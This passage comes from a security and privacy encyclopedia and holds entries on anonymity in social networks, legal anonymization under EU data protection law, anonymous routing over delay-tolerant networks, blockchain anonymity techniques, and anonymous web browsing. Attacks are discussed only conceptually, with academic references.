Most OSNs require users to create and maintain a registered profile on the platform that stores all types of node attributes: I, Q, and C. As such, only pseudonymity – rather than anonymity – is actually feasible with respect to the OSN provider and to whoever might get access to the provider's information, such as a governmental agency. With respect to the other users of the platform and depending on the available access control mechanisms, the identifier attributes I are usually masked and are not publicly visible. Instead, the quasi-identifier and the confidential attributes Q and C – as well as the graph $G = (N, E)$ itself – are typically publicly available. Within this scenario, a common type of attack is *de-anonymization* attack, aimed at exploiting tracking cookies, network topology, and user group memberships to uncover a user's real identity (Fire et al., 2014). In addition to the traditional data anonymity concerns (Chaum, 1981), OSN users can also be identified solely due to the social network structure, such as by leveraging the uniqueness of the neighborhoods of various users. In particular, when the structure of a random graph is known, the probability p that there are two nodes with identical 3-radius neighborhoods is $p < 2^{-cn}$, with n representing the number of nodes in the graph and $c > 0$ being a constant value (Hay et al., 2008).

Application

Anonymity and pseudonymity are controversial concepts with serious implications for OSN security (Donath, 1999). On the one hand, they allow free online speech and personal freedom. On the other hand, they enable deceptive and malicious behaviors. In fact, one can have as many online

personas as one has time and energy to manage. Management of such fake personas can occur exclusively via human mediation, by means of a dedicated software that automatically drives the accounts, or by a combination of the two. These possibilities inevitably set the stage for *sybil* and *astroturfing attacks*. The latter refers to the deceptive practice of disguising a large orchestrated campaign in support of an entity as an unsolicited, spontaneous, grassroots initiative. Fake personas can also be employed for *coordinated inauthentic behaviors* aimed at perpetrating online manipulations. As such, anonymity and pseudonymity in OSNs naturally play a role in the emergence and spread of online information disorder and in modern information warfare. For example, disinformation and opinion manipulation campaigns have been reported in all major recent European and US elections (Di Pietro et al., 2020). The unlinkability by OSN users of an online account to its real owner also facilitates the mass creation of automated accounts known as *social bots* and that of fake, human-driven, disturbing accounts known as *trolls*. Both of these are regularly employed to sow discord and to increase polarization of online communities, in online harassment and abuse, in frauds, and in manipulation campaigns (Cresci, 2020).

Open Problems and Future Directions

The aforementioned issues are widespread, to different degrees, across all OSNs and their disparate subcommunities. However, OSN attacks based on anonymity substantially increase in those scenarios characterized by strong politic or economic incentives (e.g., during pre-electoral periods) (Cresci, 2020). Despite this evidence, literature proposing a quantitative assessment of the impact of such attacks is still largely nonexistent.

In addition, anonymity-based threats to OSN security evolve at a rapid pace. As a paramount example of the potentially nefarious uses of technology, let us consider the recent advances in artificial intelligence and deep neural networks, such as generative models based on adversarial machine learning. These recently brought to the rise of *deepfakes* – synthetic media where the original source has been modified via deep learning techniques. Deepfakes allow crafting arbitrary texts that resemble the writing style of a target person, as well as to produce audio and video samples where a target person’s face and voice are used to make it look like

the person said something that he or she actually never said. These powerful techniques have already been used for creating credible fake news and fake profile pictures for deceitful OSN accounts and to impersonate famous characters and politicians on video (Cresci, 2020). With deepfakes, security concerns related to anonymity in OSNs escalate to a whole new level, which demand renewed and continuous efforts for their mitigation.

Cross-References

Adversarial Machine Learning (AML)
Anonymity
Pseudonyms

References

Campan A, Truta TM (2008) Data and structural k-anonymity in social networks. In: The 2nd ACM SIGKDD international workshop on privacy, security, and trust in KDD. Springer, pp 33–54

Chaum DL (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–90

Cresci S (2020) A decade of social bot detection. Commun ACM 63(10):72–83

Di Pietro R, Caprolu M, Raponi S, Cresci S (2020) New dimensions of information warfare. Advances in information security, vol 84. Springer

Donath J (1999) Identity and deception in the virtual community. In: Smith MA, Kollock P (eds) Communities in cyberspace. Routledge, London, pp 29–59

Fire M, Goldschmidt R, Elovici Y (2014) Online social networks: threats and solutions. IEEE Commun Surv Tutor 16(4):2019–2036

Hay M, Miklau G, Jensen D, Towsley D, Weis P (2008) Resisting structural re-identification in anonymized social networks. Proc VLDB Endowment 1(1): 102–114

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300048

Anonymization of Aggregated Location Information

Privacy of Aggregated Mobility Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300049

Anonymization of Aggregated Mobility Data

Privacy of Aggregated Mobility Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1829

Anonymization of Personal Data (Legal Perspective)

Emanuela Podda[45] ✉
(45) Security, Privacy and Data Protection Laboratory (SPDP Lab), Computer Science Department, Università degli Studi di Milano, Milan, Italy

✉ **Emanuela Podda**
Email: emanuela.podda@unimi.it

Definition

The European General Data Protection Regulation and the correlated institutional reference (Article 29 Data Protection Working Party 2007, 2014) define anonymization of personal data as a further processing of data, aimed at irreversibly preventing identification. According to the EU Regulation, anonymization of personal data results in a broad category of information: anonymous data, which falls outside the scope of the regulation.

Background

The regulatory setting relies on a risk-based approach, recalling re-identification as main risk to be assessed on the outcome of personal data anonymization as a further processing.

To determine whether a natural person is identifiable, the GDPR requests (in Recital 26, albeit not compulsory) to consider all means that could reasonably be used to identify—directly or indirectly—the person.

It clarifies that, to this purpose, four objective factors should be considered: cost and time required for re-identification, technology available at the time of processing, and any technological developments.

Focusing on the outcome of the anonymization process, the European legislator does not impose any prescriptive requirements, nor even for the data format (structured, unstructured, or semi-structured). This implies that, for reaching anonymity, data controllers and data processors enjoy a remarkable margin of appreciation in choosing anonymization techniques, which may depend on the format of data.

On an additional note, the Article 29 Working Party breaks down the risk of re-identification into three main sub-risks: singling out, linkability, and inference. It further reflects on strengths and weaknesses of few techniques, among which *k-anonymity*, *l-diversity*, *t-closeness*, and *differential privacy*. In this opinion, the Article 29 Working Party advises that anonymization should aim to zero risk of re-identification (absolute approach).

National Data Protection Authorities have begun to consider the risk-zero as unfeasible and are instead moving towards an acceptable level of risk (relative approach).

Theory

The debate among legal scholars revolves around the doctrine and jurisprudence of when data can be considered legally anonymized to comply with EU data protection law.

The legal doctrine is based on two main orientations. On the one hand, Cavoukian and Emam (2011) emphasize the reliability of anonymization for protecting personal data which forms the basis of Privacy-by-Design.

On the other hand, Ohm (2010) highlights the failure of anonymization in protecting personal data and individuals' privacy. This work is based on the risk-based approach and further considers that anonymization and anonymous data should not be regarded as a legal desirable outcome. Rather, Ohm (2010) suggests abandoning the traditional legal dichotomy between personal and non-personal (i.e., anonymous data), as advancements in ICT within the context of the information society are rendering re-identification easily feasible.

Following the narrative of anonymization ineffectiveness stated with (Ohm 2010), legal scholars have also developed three additional approaches: procedure-based (Rubinstein and Hartzog 2016), harm-based (Stalla-Bourdillon and Knight 2017), and principle-based (Altman et al. 2022).

The procedure-based approach (Rubinstein and Hartzog 2016) proposes the introduction of a legal regime for anonymization, rather than focusing solely on its outcome. Law should then provide procedural means aimed at reducing the risk of re-identification risk.

The harm-based approach (Stalla-Bourdillon and Knight 2017) proposes combining both risk-based and procedure-based approaches, focusing on harms to privacy resulting from inadequate levels of anonymization. This approach suggests an *ex-post* assessment of the harm caused to privacy.

The principle-based approach (Altman et al. 2022) proposes a model language incorporating data protection guidance for better regulating personal data anonymization.

Finally, the European jurisprudence complements the development of the topic given by the doctrine.

Among the most relevant court cases on re-identification risk and demarcation line between personal data and anonymous data, the jurisprudence of the European courts seems reflecting the relative approach.

In Breyer case (C-582/14), the court considered that holding *legal means* to gather relevant additional information from a third party allows re-identification of a person. This implies that the risk is strictly dependent on the context, from an objective and subjective perspective.

In SRB versus EDPS case (Case T-557/20), the court determined that it was essential to evaluate whether the recipient of data had the legal capacity to obtain further information that would enable personal re-identification. This implies that only in case such re-identification is possible, data can still be considered personal.

In Gesamtverband Autoteile-Handel eV versus Scania case (C-319/22), the court highlighted that to determine whether data constitute personal data (or anonymous data) it is essential to consider the perspective of the third party. This implies that in this assessment, considering the perspective of the third party is a decisive element.

Recently, in two different cases, the European jurisprudence introduced an opposite orientation. Namely, at first, in IAB Europe versus APD case

(C-604/22), it ruled that even if the access or the use of auxiliary information are precluded, this does not imply that an alphanumerical information (i.e., string of data) could not constitute personal data. Further, in OC versus Commission case (C-479/22), the Court considered that the fact that additional information is needed to identify the data subject does not mean that the data in question cannot be classified as personal data, considering the proportionality in the effort of re-identifying a subject.

The development of case law on the interpretation of the concepts of personal data and anonymous data shows that many semantic nuances remain to be clarified.

Open Problems and Future Directions

The risk-based approach used by the European legislator for regulating anonymization seems to marginally reflect the doctrinal debate on anonymization.

Moreover, the insights from the technical scientific communities (i.e., computer science and statistics) are not encompassed in the regulatory framework.

Considering that anonymization plays a central role in data protection law, the regulatory guidance seems to be not sufficiently articulated and theorized.

Therefore, new theoretical solutions are needed for granting a better implementation of data protection principles.

Cross-References

Data Protection by Design and by Default (DPbDD)
General Data Protection Regulation (GDPR)
Pseudonymization (According to GDPR)

References

Altman M, Cohen A, Falzon F, et al (2022) A principled approach to defining anonymization as applied to EU data protection law

Article 29 Data Protection Working Party (2007) Opinion 4/2007 on the concept of personal data. Adopted on 20 June 2007, WP 136

Article 29 Data Protection Working Party (2014) Opinion 05/2014 on anonymization techniques. Adopted on 10 April 2014, WP 2016

Cavoukian A, Emam KE (2011) Dispelling the myths surrounding anonymization remains a strong tool for protecting privacy. Information and Privacy Commissioner, Ontario

Ohm P (2010) Broken promises of privacy: responding to the surprising failure of anonymization. UCLA Law Rev 57:1701

Rubinstein IS, Hartzog W (2016) Anonymization and risk. Wash Law Rev 91:703

Stalla-Bourdillon S, Knight A (2017) Anonymous data v. personal data – a false debate: an EU perspective on anonymization, pseudonymization and personal data. Wis Int Law J 34:284

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300050

Anonymous Attribute-Based Encryption

Attribute Based Encryption with Access Policy Hiding

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1747

Anonymous Communications over Delay Tolerant Networks

Spiridon Bakiras[46] ✉
(46) College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

✉ **Spiridon Bakiras**
Email: sbakiras@hbku.edu.qa

Definition

The use of opportunistic store-carry-and-forward networks to provide anonymous communications among the participating nodes. The objectives are to (i) hide the identity of the sender from the receiver and/or (ii) hide the identities of the communicating nodes from an adversary.

Background

Anonymous communications are vital in many critical applications, including resistance against oppressive governments and state-sponsored surveillance or whistleblowing. For example, a whistleblower may want to communicate with a journalist without revealing his/her identity, which could compromise their safety. On the other hand, oppressive governments may want to identify all individuals that are involved in any type of communication with known government critics because it is very likely that they too share similar anti-government sentiments.

Theory

As of today, the state-of-the-art platform for anonymous communications is *Tor*, i.e., the onion router (Tor Project 2020). While its main use-case is anonymous web browsing, the underlying concept can be extended to any type of point-to-point communications, including messaging applications. Tor's technology is inspired by Chaum's work on Mix Networks (Chaum 1981). In particular, Tor employs a fixed infrastructure of Tor routers, and sender nodes randomly select, on demand, the exact routers that a message has to go through to reach the destination. To this end, Tor utilizes the concept of layered encryption, also known as *onion routing*. More concretely, every message is recursively encrypted with the public key of every node along the path from the source to the destination. During the routing process, each intermediate router removes its own encryption layer (with its private key), which then reveals the next hop router. Note that, when an incoming message is decrypted, it becomes indistinguishable to an adversary, i.e., the outgoing message cannot be linked to the incoming one. However, to achieve anonymity and mitigate timing attacks, a Tor router must introduce some delay in order to aggregate a large number of incoming messages prior to forwarding them to their respective next hop routers.

Nevertheless, Tor is extremely vulnerable to targeted attacks against its infrastructure by active adversaries. For instance, an adversary that successfully compromises a number of Tor routers is able to identify partial end-to-end paths, which clearly compromises anonymity. In the worst case, the attacker may be able to determine the entire end-to-end path of a specific message and, therefore, learn the endpoints of this conversation. Additionally, the adversary may simply launch a Denial of Service (DoS) attack against Tor's infrastructure or block all communications towards Tor routers (e.g., using firewalls).

Delay Tolerant Networks (DTNs) (Fall 2003) present an interesting alternative to Tor's fixed infrastructure in the context of anonymous communications. Specifically, DTNs assume a network of mobile nodes, each acting as a router for user messages. However, unlike wired or ad hoc networks, DTN nodes do not maintain any active connections to other nodes, i.e., it is infeasible to pre-determine an end-to-end path between a pair of communicating nodes. Instead, in a DTN environment, every node uses a local buffer to store incoming messages. When two nodes come within communication range of each other (and if they haven't met

previously), they randomly exchange a fraction of their stored messages. As such, every message is opportunistically routed in a store-carry-and-forward manner, until it reaches its intended destination. Clearly, opportunistic routing is not very efficient, and the communicating parties must be willing to accept a degradation in the perceived quality of service. Nevertheless, to improve the message delivery rate and reduce the end-to-end delay, most DTN routing protocols create multiple copies for each new message. From a security perspective, it is clear that the infrastructure-less nature of DTNs makes them very resilient against powerful adversaries because they are much harder to shut down or compromise.

Not surprisingly, given the resilience of DTNs, researchers have adapted the onion routing paradigm to the DTN environment. In particular, existing approaches (Shi et al. 2012; Sakai et al. 2017) apply the notion of *group onion routing*, where nodes are split into different groups, according to a protocol-specific algorithm. Then, similar to Tor, the source node selects a set of groups that the message has to go through before being delivered to the destination node. Each group acts collectively as a single Tor router, i.e., any group member is able to decrypt an incoming message and forward it to a node that belongs to the next hop group. However, group onion routing suffers from the same drawbacks as traditional onion routing, namely, compromised nodes will reveal partial end-to-end paths involved in ongoing conversations. Furthermore, group onion routing necessitates a complicated group key management process that may require a trusted third-party to generate the group keys.

Alternatively, Bakiras et al. (2020) propose an anonymous DTN routing protocol that does not require any type of source routing on behalf of the sender. Instead, their protocol relies on *random walks* to deliver messages to their destinations. In particular, the sender node simply encrypts the message with the public key of the recipient and randomly forwards it to different DTN nodes that it encounters. Each copy will follow its own random walk inside the network, until it reaches the destination node. To make messages indistinguishable to an adversary, every intermediate node has to re-randomize the incoming messages using standard public key encryption techniques. The nice feature of this approach is that, even if a node is compromised, it will not learn any information about the next hop of an incoming message because all messages are forwarded randomly.

Applications

The most prominent example of DTN-based messaging applications is the 2019 protests in Hong Kong, where protestors utilized the Bridgefy app (2020) to communicate and coordinate. While such apps do not provide any anonymity, they do demonstrate the feasibility of DTN-based communications. To this end, the abovementioned solutions may pave the way for implementing anonymous communications over DTNs.

Cross-References

Anonymity
Mix Networks
Unlinkability
Untraceability

References

Bakiras S, Troja E, Xu X, Naves JF (2020) Secure and anonymous communications over delay tolerant networks. IEEE Access 8:88158–88169

Bridgefy (2020). https://bridgefy.me

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88

Fall KR (2003) A delay-tolerant network architecture for challenged internets, In: Proceedings of the ACM SIGCOMM 2003 conference on applications, technologies, architectures, and protocols for computer communication, August 25–29, 2003, Karlsruhe, Germany, pp 27–34

Sakai K, Sun M-T, Ku W-S, Wu J (2017) A framework for anonymous routing in delay tolerant networks. In: Proceedings of the 25th IEEE international conference on network protocols, ICNP 2017, Toronto, ON, Canada, October 10–13, pp 1–10

Shi C, Luo X, Traynor P, Ammar MH, Zegura EW (2012) ARDEN: Anonymous networking in delay tolerant networks. Ad Hoc Netw 10(6):918–930

Tor Project: Anonymity Online (2020). https://torproject.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1741

Anonymous Communications over Blockchain Technology

Hanaa Abbas[47] ✉ and Roberto Di Pietro[47, 48] ✉
(47) ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar
(48) CEMSE, King Abdullah University of Science and Technology, Thuwal, Saudi Arabia

✉ **Hanaa Abbas (Corresponding author)**
Email: haab09879@hbku.edu.qa

✉ **Roberto Di Pietro**
Email: roberto.dipietro@kaust.edu.sa

Synonyms

Anonymity; Commitment schemes; Homomorphic cryptosystems; Pseudonymity

Definitions

A blockchain-based system provides anonymity if it preserves *identity privacy* and *transaction privacy* while allowing the users to verify the transactions' data in order to update the system (Feng et al., 2019). Identity privacy is the concealment of the real-world identities, as well as the transactional relationships, of the involved parties (i.e., senders and receivers) mainly through the use of cryptographic pseudonyms. Transaction privacy is the protection of the transaction's content against

unauthorized access, i.e., the sensitive content (e.g., electronic health records) is only visible to its senders and recipients.

Background

The blockchain technology emerged as the underlying framework of Bitcoin, today's most popular digital cryptocurrency. Bitcoin was proposed by Satoshi Nakamoto in 2008 and became open to the public in 2009 (Nakamoto, 2008). Blockchain is a distributed and decentralized public ledger architecture maintained by the nodes running on a peer-to-peer (P2P) network. The revolutionary concept behind blockchain is that transactions can be sent directly from one party to another without the need for an intermediary, thus achieving full decentralization. The ledger is an append-only database constituting of a chain of blocks linked via the hash of the previous block, and each block contains a set of transactions signed with their senders' digital signature. The signatures are typically non-repudiable since the signing is done using the user's private key.

To prevent security issues such as double spending, transactions must be validated before getting appended to the chain. Validation is enacted through a consensus algorithm executed on all nodes. If the majority of the consensus participants are honest, the verification process is considered secure. To allow public verification, transactions in most cryptocurrency blockchains are accessible to all network nodes, thus violating the property of transaction privacy. Therefore, such blockchain networks are typically known for providing pseudonymity rather than anonymity.

Application

Blockchain is widely adopted in several domains nowadays, such as IoT, healthcare, cloud computing, smart grid, and ad hoc vehicular network, to cite a few (Zheng et al., 2018). However, it is most popularly known for its use in digital cryptocurrencies. Bitcoin was believed to be a safe place for users to transact payments anonymously using their public-key addresses (or pseudonyms). In fact, to increase their privacy, users can use a different address for each transaction (Zheng et al., 2018).

However, it was shown in several studies, e.g., Koshy et al. (2014) and Reid and Harrigan (2013), that Bitcoin transactions are still traceable due to

a number of de-anonymization strategies. The goals of a de-anonymization attack on blockchain can include one or more of the following: (a) linking a pseudonym to a true identity, (b) mapping a pseudonym to an IP addresses or a geo-location, (c) tracing different pseudonyms back to a single source, and (d) relating an IP address to previous transactions (Khalilov and Levi, 2018). The outcomes previously listed can be achieved via a careful measuring of some idiosyncratic features, such as (a) gathering off-network information, (b) P2P network analysis, and, (c) Blockchain data analysis. Off-network information refers to user details (e.g., IP addresses, real-world identity) that are not available on the blockchain itself; however, a user might have voluntarily exposed it on public sources such as social media posts, online forums, or donation websites. In a similar manner, IP addresses of blockchain nodes can be gathered by investigating the TCP/IP layer information from within the P2P network. Even though IP addresses and public keys do not reveal the true identity of the user, knowing this information can help in inferring a snapshot of his transaction history, including his relations to other users and their behaviors. Moreover, Sybil attacks, wherein a malicious user generates a large number of pseudonyms to gain a majority power and influence in the system, may lead to increasing the possibility of de-anonymizing a user (Feng et al., 2019).

Reid and Harrigan (2013) were the first to analyze Bitcoin's transaction graph (token flow between transactions) and users graph (token flow between users) over a specified period of time. Combining the results of the graph analysis with off-network information, they were able to investigate an alleged theft of Bitcoins and extracted the flow of suspicious transactions. Bitcoin's users graph can be generated after performing address clustering, which is based on the heuristic rule that all addresses of inputs in a transaction are possibly owned by the same party, since all inputs are signed by one sender. Advanced techniques for the analysis of patterns of unknown transactions in the Bitcoin network are provided in Caprolu et al. (2021).

In this regard, using pseudonyms is not sufficient to attain both identity and transaction privacy. In some blockchain-based systems, pseudonymity is coupled with other anonymity-preserving mechanisms, such as (a) mixing services, (b) noninteractive zero-knowledge (NIZK) proof, and (c) ring signature (Feng et al., 2019; Khalilov and Levi, 2018). In the following subsections, these methods are briefly described. There exist other

cryptographic schemes used to provide identity and transaction protection, such as commitment schemes, blind signatures, composite signatures, and homomorphic cryptosystems (Feng et al., 2019; Khalilov and Levi, 2018); however, we do not describe them hereafter since they are regarded as generic data protection techniques, which cannot be used independently to achieve privacy for blockchain technologies.

Mixing Services

A mixer is an entity that swaps and mixes transactions among different users, breaking the direct links between any outgoing and incoming transactions. In addition, blockchain nodes can choose to connect with TOR/onion routing to increase their identity and transaction privacy. Onion routing obscures IP addresses by wrapping all transmitted messages in layers of encryption. As long as the majority of the routers are honest participants, the messages are exchanged anonymously between the sender and the receiver. Types of mixing services include centralized mixing, decentralized mixing, and decryption mixnets. The major disadvantage of using mixing networks and anonymous networks is their significant computation and communication overhead.

Noninteractive Zero-Knowledge Proof

Noninteractive zero-knowledge (NIZK) proof is an extension to zero-knowledge proof that does not require interaction between the prover and the verifier and allows blockchain members to validate a transaction's content without having to reveal any additional knowledge (e.g., transaction amounts) beyond what is needed to validate the transactions (Blum et al., 2019). NIZK proof cryptography hinders the effectiveness of transaction graph analysis (i.e., transaction privacy). Examples of cryptocurrency systems that employed NIZK or a variation of it are Zerocoin (Miers et al., 2013) and Zerocash (Sasson et al., 2014).

Ring Signature

Ring signature is a group-based signature scheme where any member in the ring set can sign a message with his private key and all the public keys of the group. Thereby, the verifier can validate the signature and that it was made by a member of the group, but it cannot identify, from the ring set, who the signer is (i.e., sender privacy).

In CryptoNote (Van Saberhagen, 2013), a framework based on traceable ring signatures, the receiver privacy is achieved through the generation of a one-time key pair for every transaction. Traceable ring signatures allow detecting when two signatures are produced by the same user; therefore, they can effectively provide protection against double spending and, at the same time, ensure that transactions are unlinkable (Khalilov and Levi, 2018). In CryptoNote, the transaction's destination address is derived from the one-time public key of the receiver and the sender's random data, ensuring that every destination address is also unique (Khalilov and Levi, 2018). As a result, the links between input and output addresses are broken. The downside of CryptoNote is that it creates restrictions on the size of the anonymity set, which may be smaller than desired.

As a follow-up to the above, Ring Confidential Transaction (RingCT) (Noether et al., 2016) was proposed to simultaneously implement transaction privacy, hiding the transaction amount. Although strong anonymity is provided, the inherent drawback is that the signature size is proportional to the number of participants in the anonymity set, leading to a restriction on the number of output addresses that can be included per block and an increased storage requirement for each transaction (up to thousands of bytes).

Open Problems and Future Directions

In terms of open problems and research directions, the following areas are highlighted (Khalilov and Levi, 2018; Feng et al., 2019):

- *Performance and scalability*. As expected, provisioning anonymity incurs additional complexity and communication costs which possibly limit the number of participants in the anonymous set. For instance, mixing services increase the delay between sending and receiving a transaction. Moreover, cryptographic primitives, such as NIZK proof, increase the size of the data and demand higher computational power. Possible directions look into optimizing current cryptographic primitives to improve the system's scalability.
- *Conditional anonymity*. Anonymity can be abused by users to conduct illegal activities (e.g., money laundering, sale of illegal items). For this reason there is a push to make cryptocurrencies, namely, Bitcoin, traceable (EU will make Bitcoin traceable (July 2021): https://rb.gy/

r4rj7g). This drives the need for implementing conditional anonymity coupled with non-repudiation in blockchain systems.

Cross-References

Digital Signature Schemes from Codes
Mix Networks
Zero-Knowledge

References

Blum M, Feldman P, Micali S (2019) Non-interactive zero-knowledge and its applications. In: Providing sound foundations for cryptography: on the work of Shafi Goldwasser and Silvio Micali, pp 329–349

Caprolu M, Pontecorvi M, Signorini M, Segarra C, Di Pietro R (2021) Analysis and patterns of unknown transactions in bitcoin. In: 2021 IEEE international conference on blockchain

Feng Q, He D, Zeadally S, Khan MK, Kumar N (2019) A survey on privacy protection in blockchain system. J Netw Comput Appl 126:45–58

Khalilov MCK, Levi A (2018) A survey on anonymity and privacy in bitcoin-like digital cash systems. IEEE Commun Surv Tutor 20(3):2543–2585

Koshy P, Koshy D, McDaniel P (2014) An analysis of anonymity in bitcoin using p2p network traffic. In: International conference on financial cryptography and data security. Springer, pp 469–485

Miers I, Garman C, Green M, Rubin AD (2013) Zerocoin: anonymous distributed e-cash from bitcoin. In: 2013 IEEE symposium on security and privacy. IEEE, pp 397–411

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://www.bitcoin.org/bitcoin.pdf

Noether S, Mackenzie A et al (2016) Ring confidential transactions. Ledger 1:1–18

Reid F, Harrigan M (2013) An analysis of anonymity in the bitcoin system. In: Security and privacy in social networks. Springer, New York, pp 197–223

Sasson EB, Chiesa A, Garman C, Green M, Miers I, Tromer E, Virza M (2014) Zerocash: decentralized anonymous payments from bitcoin. In: 2014 IEEE symposium on security and privacy. IEEE, pp 459–474

Van Saberhagen N (2013) Cryptonote v 2.0

Zheng Z, Xie S, Dai HN, Chen X, Wang H (2018) Blockchain challenges and opportunities: a survey. Int J Web Grid Serv 14(4):352–375

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_649

Anonymous Web Browsing and Publishing

Stefan Köpsell[49] ✉
(49) Department of Computer Science, Institute of Systems Architecture, Technische Universitat, Dresden, Germany

✉ **Stefan Köpsell**
Email: sk13@inf.tu-dresden.de

Definition

Anonymous Web browsing means surfing the Web *without* leaving digital traces that could be used to reveal identifying information about the communicating entities (user, Web server) or link different activities (transactions) of these entities.

Anonymous Web publishing refers to the same security properties for the case of publishing content on the Web.

Theory

While talking about *anonymous Web browsing* and publishing one has to specify if the user (*sender anonymity*) or the Web server (*recipient anonymity*) wants to stay anonymous. Moreover, one has to define the entities (*attacker model*) against which anonymity should be guaranteed.

Any solution for *anonymous Web browsing* has to provide anonymity on the communication layer (*communication channel anonymity*) as well as the application layer. Additionally anonymous Web publishing has to ensure that the published content will not (directly or indirectly) reveal any identifying information about the publisher.

In general, anonymity at the communication layer is achieved by rerouting the network traffic through one or more third parties. Anonymity at the application layer is often implemented by means of filters that try to remove any data that would affect the anonymity in case of the Web (HTTP), which usually comprises Cookies, Referers, ETags, etc.

Applications

A simple solution for *anonymous Web browsing* is the usage of a single *proxy*. This could either be a proxy at the application layer, i.e., a Web proxy or a proxy at the communication layer. For the latter, often *VPN*-based solutions are used.

The proxy solution can be used for sender anonymity as well as recipient anonymity. In the latter case, a user does not know the true address (URL) of a Web site but some identifier, e.g., an encryption of the URL. The proxy knows the linkage between the identifier and the true URL so that it can process the request.

On the user's side, the proxy can either be accessed by a specialized software that has to be installed on the user's computer and acts as a local proxy, which will then forward the user's Web browser traffic through the third-party proxy. Alternatively Zero Footprint solutions are possible. Here the users access a Web site of the proxy provider using their Web browser. In a form of this Web site they have to enter their requested URL. The proxy provider fetches the requested Web site and sends it back to the user's browser, thereby rewriting any hyperlink (URL) included in the returned Web site with a special form. If the user then clicks on a link the content will again be fetched trough the proxy.

A drawback of such a simple proxy solution is that the proxy provider has to be trusted as he will learn about all the communication relations of a given user. Moreover, if the communication between the Web proxy provider and the user is not encrypted, an eavesdropper can easily see which user requests which Web sites. Even if encryption is used, it is often possible for an eavesdropper listening before and after the proxy to derive from the observed traffic pattern who is communicating with whom (Traffic Analysis).

In order to mitigate the mentioned risks, a chain of proxies can be used or the proxy used can be changed after a certain amount of time. The latter

is often realized by using so-called *open proxies*. An open proxy is one that could be used by anyone without access control. Such proxies are usually the result of configuration mistakes by the proxy operators. Lists of such proxies can be downloaded from the Internet and are utilized by local proxy software. As the intended use of an open proxy is usually not providing anonymity, one needs to select them carefully. Otherwise it might happen that they will reveal identifying information about the user, e.g., the user's IP address by means of the `X-Forwarded-For` HTTP header element.

If better protection of the anonymity is needed, *MIX*-based solutions for the communication layer should be used, e.g., *Tor* (Dingledine et al. 2004) or *AN.ON* (Berthold et al. 2000).

Another approach for realizing anonymity especially for the Web was the *Crowds* system (Reiter and Rubin 1998). In this system every user has to install a software called Jondo. Then a closed group of users, called a Crowd was formed by a central instance called the Blender. If a user wants to access a Web site, the Jondo of that users forwards this request with a certain probability p to a randomly selected member of the crowd. With the probability $1 - p$ the Jondo directly sends the request to the Web server. If a Jonodo receives a request from another Jondo, it does basically the same, i.e., forwards the request with probability p to another Jondo and with probability $1 - p$ to the Web server.

Open Problems

There are still many open problems with *anonymous Web browsing*. Basically there now exists practical solution at the moment that offers protection against strong attackers, which are able to observe and control large parts of the Internet.

There are many reasons for this. One is that the known and existing solutions for anonymity at the communication layer do not offer the needed level of protection.

Another important problem is known as (long-term) intersection attacks (Berthold and Langos 2003). Here the attacker observes (if necessary for a long time) who is using a given anonymization service and which Web sites are accessed by this anonymization service. If the attacker knows that a certain Web site (e.g., a Web site related to a certain Web mail account) will – at different points in time – always be accessed by the same user, the

attacker can calculate intersections of the set of users at the relevant points in time. As the set of users of a given anonymization service will change over time, the intersections will finally reveal the user in question with high propability.

Other problems arise from the kind of Web offers accessed by the users. Here especially services in the context of Web 2.0 are problematic, because one of the basic principles of such services is that the user provides some content (e.g., text, images, or videos), which could be used to derive identifying information. Moreover behind many Web 2.0 applications some kind of social network exists. Even if a user who wants to use a given Web 2.0 application chooses his pseudonym carefully, often it is possible to derive his true identity with the help of the structure of the social network of other Web 2.0 applications this user participates non-anonymously (Narayanan and Shmatikov 2009) (Web 2.0 Security and Privacy).

Finally, problems also arise from design and implementation flaws of modern Web browsers, especially w.r.t. active content, e.g., JavaScript, Java, Flash, ActiveX. Utilizing such content, an attacker (e.g., a Web site operator) can often get access to identifying information of the execution environment of the Web browser (e.g., the IP address of the host computer). Using covert channels this information can than be transmitted to the attacker, e.g., by embedding it undetectably in an URL subsequently accessed by the Web site.

Experimental Results

The AN.ON (Narayanan and Shmatikov 2009) and the Tor projects (Reiter and Rubin 1998) offer open source software and services that could be used to browse the Web anonymously.

Cross-References

Communication Channel Anonymity
Dining Cryptographers (DC) Network
Mix Networks
Recipient Anonymity
Sender Anonymity

Recommended Reading

Berthold O, Langos H (2003) Dummy traffic against long term intersection attacks. In: Proceedings of Privacy Enhancing Technologies Workshop (PET 2002), LNCS 2482, 2003. Springer, Berlin/Heidelberg, pp 199–203

Berthold O, Federrath H, Köpsell S (2000) Web MIXes: a system for anonymous and unobservable Internet access. In: Proceedings of Privacy Enhancing Technologies Workshop (PET 2000), LNCS 2009, Juli 2000. Springer, Berlin/Heidelberg, pp 115–129

Dingledine R, Mathewson N, Syverson PF (2004) Tor: the second-generation Onion Router. In: Proceedings of the 13th USENIX security symposium, August 2004, pp 303–320. http://www.usenix.org/publications/library/proceedings/sec04/tech/full_papers/dingledine/dingledine.pdf

Narayanan A, Shmatikov V (2009) De-anonymizing social networks. In: Proceedings of the 30th IEEE symposium on security and privacy, 2009, Oakland, California, pp 173–187

Reiter MK, Rubin AD (1998) Crowds: anonymity for Web transactions. ACM Trans Inf Syst Secur 1(1):66–92

The AN.ON Project. http://anon.inf.tu-dresden.de/

